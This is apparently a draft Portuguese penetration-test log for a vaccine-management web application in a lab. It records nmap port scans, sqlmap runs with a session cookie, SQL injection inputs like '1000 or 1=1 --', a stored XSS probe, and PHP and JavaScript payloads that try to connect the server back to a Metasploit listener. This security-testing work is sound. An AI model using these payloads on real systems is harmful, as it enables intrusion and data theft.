


Figura 11 - Resultado aplicação SQL Injection via Sqlmap. Parte 1.




Figura 12 - Resultado aplicação SQL Injection via Sqlmap. Parte 2.




Figura 13 - Resultado aplicação SQL Injection via Sqlmap. Parte 3.

**Tentativa 2**

Repetir a ação da tentativa 1 e aumentar o nível de heurística aplicada pelo Sqlmap na injeção de SQL para o valor máximo: 5.

Entrada:

./Sqlmap.py -u "[http://IP\_do\_servidor/vacina/login.php?logado=false](http://192.168.0.58/vacina/login.php?logado=false)" -b

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db --level 5

Esperava-se que a tela de Login não fosse vulnerável à injeção de SQL e consequentemente não fosse possível descobrir o nome do banco de dados utilizado pela aplicação.

**Resultado:** Passou no teste. Embora aumentando o nível de heurística utilizada no escaneamento, não possível encontrar vulnerabilidade na página e por consequência não foi possível descobrir o nome do banco de dados utilizado pelo sistema.

1. **Iteração 3**

**3.1 Análise do Servidor – Exploração via Nmap**

Tarefa realizada dia 24/04/16.

Duração: 1 hora.

**Objetivo**

Após o problema de corrupção dos arquivos da base de dados, houve mudanças na arquitetura do ambiente por causa da deleção de uma máquina virtual. Então, um novo serviço provavelmente deveria ser aberto em alguma porta do servidor que não estava aberta quando essa atividade foi realizada na Iteração 3. A atividade foi refeita para descobrir se, na migração dos dados de uma máquina para a outra, algum serviço adicional foi deixado aberto.

**Tentativa 1**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan TCP.

*Comando utilizado: nmap -sV -p 1-65535 IP\_do\_servidor*

1. “-sV” é utilizado para realizar o SYN e buscar a versão do software rodando no momento.
2. “-p” indica quais portas a serem usadas no teste, o delimitador é “-”.
3. *IP\_do\_servidor* informa o IP onde está hospedada a aplicação.

Esperava-se descobrir as portas abertas TCP, os serviços que essas portas rodavam no momento do escaneamento.

**Resultado:** Passou no teste. A figura 14 mostra todas as portas escaneadas pelo Nmap.




Figura 14 - Portas TCP escaneadas pelo Nmap.

**[partes em vermelho incluir alguma referencia onde o conceito possa ser explicado]**

**Pptp** = Protocolo de Tunelamento Ponto a ponto.Utilizado para garantir segurança em redes wireless.

**ms-wbt-server** = serviço de gerenciamento de hosts do windows.

**Tentativa 2**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan de portas UDP.

*Comando utilizado: nmap -sU -p 1-65535 IP\_do\_servidor*

1. “-sU” indica o uso do detector de portas UDP.
2. “-p” indicará quais portas devem ser usadas no teste, o delimitador é “-”.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação.

Esperava-se descobrir as portas abertas UDP, os serviços que essas portas rodavam no momento do escaneamento.

**Resultado:** Passou no teste. A figura 15 mostra todas as portas escaneadas pelo Nmap.




Figura 15 – Portas UDP escaneadas pelo Nmap.

**3.2 XSS – Cadastro Lotes de Vacinas**

Tarefa realizada dia 23/04/16.

Duração: 1 hora e 10 minutos.

**Objetivo**

Descobrir se os campos da tela de Cadastro Lotes de Vacinas são vulneráveis ao ataque XSS Armazenado.

**Tentativa 1**

Inserir em um dos campos o seguinte código:

*<script> alert(“oi”);</script> no campo Marca/Fabricante.*

Caso a aplicação não realizasse um tratamento adequado dos dados inseridos, ao serem carregados pelo banco de dados, esses dados deveriam produzir um pop-up com o texto “oi”.

**Resultado:** Passou no teste. Foi constatado que a aplicação não está fazendo o tratamento adequado para a inserção de códigos mal intencionados nos campos da tela em questão.




Figura 16 – Resultado teste XSS.

**Tentativa 2**

A partir da máquina virtual que usa o Kali Linux, abrir uma conexão do Sistema de Vacinas fazendo uso de um listener da ferramenta Metasploit para acessar o sistema operacional que hospeda a aplicação.

Passos utilizados:

Texto original:

Usar o metasploit para abrir um listener na porta 444 da vm onde o Kali está hospedado. Usando o exploit disponível em *Auxiliary/Multi/Handler;*

Usar um comando GET de Javascript para abrir a conexão da máquina do sistema com a vm do Kali na porta indicada.

Texto alterado:

1. Através do exploit disponível em *Auxiliary/Multi/Handler,* usar o Metasploit para abrir um listener na porta 444 da máquina virtual que usa o Kali Linux;
2. Usar um comando GET de Javascript para abrir a conexão entre a máquina que hospeda a aplicação e a máquina virtual que usa Kali na porta indicada.

Comando a ser utilizado no XSS:

<?php

$curl = curl\_init('http://192.168.0.100:4444');

curl\_exec($curl);

curl\_close($curl);

?>

Texto original:

Caso o código acima funcione, o script no lado do servidor abrirá uma conexão com o listener do Metasploit que está ouvindo.

Texto alterado:

Esperado: Listener do Metasploit aberto na porta 444. Conexão aberta com sucesso entre o servidor que hospeda a aplicação e o listener aberto na máquina virtual do Kali Linux.

**Resultado**: Não passou no teste. A sessão do Meterpreter não foi aberta.

**Tentativa 3**

Alterar o comando utilizado na tentativa 2 para tentar descobrir o que impediu a sessão do Meterpreter ser aberta.

<?php

$curl = curl\_init('http://192.168.0.100:4444');

if(!curl\_exec($curl)){

javascript:alert(curl\_error($curl));

}

curl\_close($curl);

?>

**Resultado**:

Texto original :

O script não conseguiu ser inserido pois o tamanho do campo na coluna da base de dados é pequeno, ocorreu um erro no banco.

Texto alterado:

Não foi possível armazenar o comando usado no ataque, porque o tamanho limite permitido na base de dados da aplicação para o campo utilizado no teste é menor que a quantidade de caracteres utilizados do comando.

**Tentativa 4**

Realizar uma requisição GET via Javascript normal com o mesmo fim (sem os espaços).

**[RESCREVER essa parte em vermelho.**

**-Explicar melhor a diferença do comando javascript puro e o javascript em php sem usar o termo ‘Javascript normal’.**

**- O termo ‘mesmo fim’ se refere ao objetivo de qual tentativa?**

**]**

<script>

r = new XMLHttpRequest();

r.open("GET",’http://192.168.0.100:4444’,false);

r.send();

</script>

**Resultado**: Não passou no teste. A sessão do Meterpreter não foi aberta.

**3.4 SQL Injection – Tela Cadastro Lotes de Vacinas**

Tarefa realizada dia 24/04/16.

Duração: 1 hora e 22 minutos.

**Objetivo**

Tentar realizar consultas não autorizadas no banco de dados por meio da injeção de SQL nos campos da tela de Cadastro Lotes de Vacinas.

**Tentativa 1**

Descobrir se o campo Marca/Fabricante é vulnerável a SQL Injection através das aspas simples.

*Comando: 1 ‘*

O uso de aspas simples aqui é o teste mais básico de vulnerabilidade de um campo para SQL Injection. Imagina-se que haja por baixo uma instrução SQL que possua

*where param1 = <parametro\_na\_interface> and …*

Esperava- se que a aplicação não fizesse o devido tratamento do comando inserido e a instrução fosse ser modificada para *where param1 = 1 ‘ .* O que ocasionaria um erro de SQL.

**Resultado**: Não passou no teste. Colocando 1 ‘ no campo Marca/Fabricante o cadastro aconteceu normalmente. Indicando que talvez haja um tratamento e o campo não seja vulnerável.

**Tentativa 2**

Usar a ferramenta Sqlmap para realizar a tentativa de injetar SQL na página.

Salvar a requisição POST capturada pela ferramenta Burp Suite em um arquivo a parte e indicá-lo à ferramenta Sqlmap para que ela possa utilizá-lo na requisição.

*Comando utilizado: sqlmap -r params -p --current-db*

1. O comando “-r” informa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” indica o parâmetro que deve ser injetado
3. “--current-db” solicita que o Sqlmap que tente descobrir qual o banco da aplicação alvo.

**Resultado**: Erro na ferramenta. O SqlMap pede um parâmetro, que em teoria já está no arquivo indicado no comando.

**Tentativa 3**

Alterar o comando para incluir o parâmetro solicitado pela ferramenta.

O comando do SqlMap pede que seja informado um parâmetro para possível injeção.

*comando: sqlmap -r params -p descricao --current-db*

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “descrição” é o parâmetro que tentará ser injetado.
4. “--current-db” pede ao SqlMap que tente descobrir qual o banco da aplicação alvo.


**Resultado** 

Figura 13 – Resultado aplicação SQL Injection via SqlMap

**Tentativa 4**

Alterar o comando para incluir o parâmetro validade.

Novamente repetindo o comando, agora tentando a injeção do parâmetro “validade”

*comando: sqlmap -r params -p validade*

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “validade” é o parâmetro que tentará ser injetado.

**Resultado**




Figura 14- Resultado exploração Sql Inejction via SqlMap

**Tentativa 5**

Alterar o comando para incluir o parâmetro vacina.

Agora tentando injetar o parâmetro vacina.

*Comando*: sqlmap –r params –p vacina

1. O comando “–r“ indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “vacina” é o atributo que tentará ser injetado.

**Resultado**




Figura 15 – Resultado exploração SqlInjection via SqlMap

**Tentativa 6**

Alterar o comando para incluir o parâmetro cadastro.

*comando*: sqlmap -r params -p cadastro

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “cadastro” é o atributo que tentará ser injetado.

**Resultado**




Figura 16 – Resultado exploração SqlInjection via SqlMap

**Tentativa 7**

Alterar o comando para incluir o parametro ok.

*comando: sqlmap -r params -p ok*

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “ok” é o atributo que tentará ser injetado.

**Resultado**




Figura 17 – Resultado exploração SqlInjection via SqlMap

**Referências**

[SQLMAP usando POST](https://hackertarget.com/sqlmap-post-request-injection/)

**Tela Consulta Servidor - SQL Injection**

Tarefa realizada dia 18/04/16.

Duração dos testes: 1h.

Duração total da atividade: 1h e 40min.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Consulta Servidor, para forçar que o sistema execute ações não autorizadas. Exemplo: expor dados de usuários cadastrados na base de dados.

**Resultados**

**Tentativa 1**

Verificar se o campo Siape é vulnerável à injeção de código SQL fazendo uso da técnica de concatenação de aspas simples.

Pode-se supor que ao receber os dados de entrada na tela de Consulta Servidor o sistema irá executar, na base de dados, uma consulta semelhante a essa: SELECT siape FROM servidores WHERE siape= DadoFornecido. Dessa forma, será inserida uma string com uma aspa simples extra no campo Siape para tentar provocar falha na instrução a ser executada no interpretador de SQL da aplicação.

Entradas: Siape= 1000’

**Resultado**: Passou no teste. A aplicação está fazendo tratamento de dados de entrada não permitindo a injeção de instruções SQL através do campo de Siape.

**Tentativa 2**

Inserir uma string com uma distribuição adequada de aspa simples e comentários inline como entrada para o campo Siape a fim de modificar a instrução SQL utilizada pelo sistema para consulta de dados referentes ao siape dos usuários cadastrados. Comentários inline serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as intruções SQL que vierem após o comentário inserido.

<https://technet.microsoft.com/pt-br/library/ms188621(v=sql.105).aspx>

Entradas:

1000 or 1=1 #

1000 or 1=1 --

O envio desses dados como entrada no campo do Siape, tentará forçar o sistema a consultar não apenas os dados do servidor cadastrado com o siape 1000, mas de qualquer usuário cadastrado na base de dados, uma vez que a instrução “1=1” será sempre verdadeira.

Para que a consulta alcance o objetivo proposto, será necessário utilizar possíveis instruções de que comentam linhas de código SQL em determinados SGBDs: “#” e “--” . Essas instruções podem ignorar qualquer instrução posterior presente na mesma linha em que elas foram inseridas.

**Resultado**: Passou no teste.

**Tela Consulta Servidor - SQL MAP**

Tarefa realizada nos dias 19, 20 e 22/04/16.

Duração dos testes: 3h.

Duração total da atividade: 3h e 30min.

**Objetivo**

Utilizar a ferramenta SQL Map para automatizar o processo de detecção de vulnerabilidades na tela de Consulta Servidor a partir de injeção de códigos SQL.

**Resultados**

**Tentativa 1**

Verificar se a tela de Consulta Servidor é vulnerável a injeção de código SQL e caso haja vulnerabilidade conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa tentativa foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho HTTP de uma requisição no momento em que a página do Consulta Servidor é acessada.

A figura [numero] mostra os parâmetros obtidos através do Burp Suite

Figura [numero] - Parâmetros obtidos no cabeçalho do pacote HTTP da requisição consultar servidor.

Entrada:

./sqlmap.py -u "<http://192.168.0.58/vacina/index.php?pg=servidores>"

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db

Entendimento dos comandos a serem utilizados:

* “./sqlmap.py” para executar a aplicação;
* “-u” para especificar a URL alvo da página a ser explorada;
* “--cookie” para especificar um cookie de sessão válido a ser passado para o SQL MAP durante o ataque;
* “--current -db” para obter o usuário corrente do DBMS.

**Figura [numero] - Entrada de comando a ser utilizado na Tentativa 1**

**Resultado**: Passou no teste. Não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.

As figuras[numero] evidenciam o scaneamento realizado pelo Sqlmap.

[FALTA COLOCAR FIGURAS QUE ESTÃO no meu NOTEBOOK a ser recuperado]

**Tentativa 2**

Repetir a ação da tentativa 2 e aumentar o nível de heurística aplicado no scaneamento para o valor máximo: 5.

Entrada:

./sqlmap.py -u "<http://192.168.0.58/vacina/index.php?pg=servidores>"

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db --level 5

Entendimento dos comandos a serem utilizados:

* “./sqlmap.py” para executar a aplicação;
* “-u” para especificar a URL alvo da página a ser explorada;
* “--cookie” para especificar um cookie de sessão válido a ser passado para o SQL MAP durante o ataque;
* “--current -db” para obter o usuário corrente do DBMS;
* “--level 5” para aumentar o nível de heurística utilizado no escaneamento.

**Resultado**: Passou no teste. Mesmo aumentando o nível de heurística utilizado no escaneamento, não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.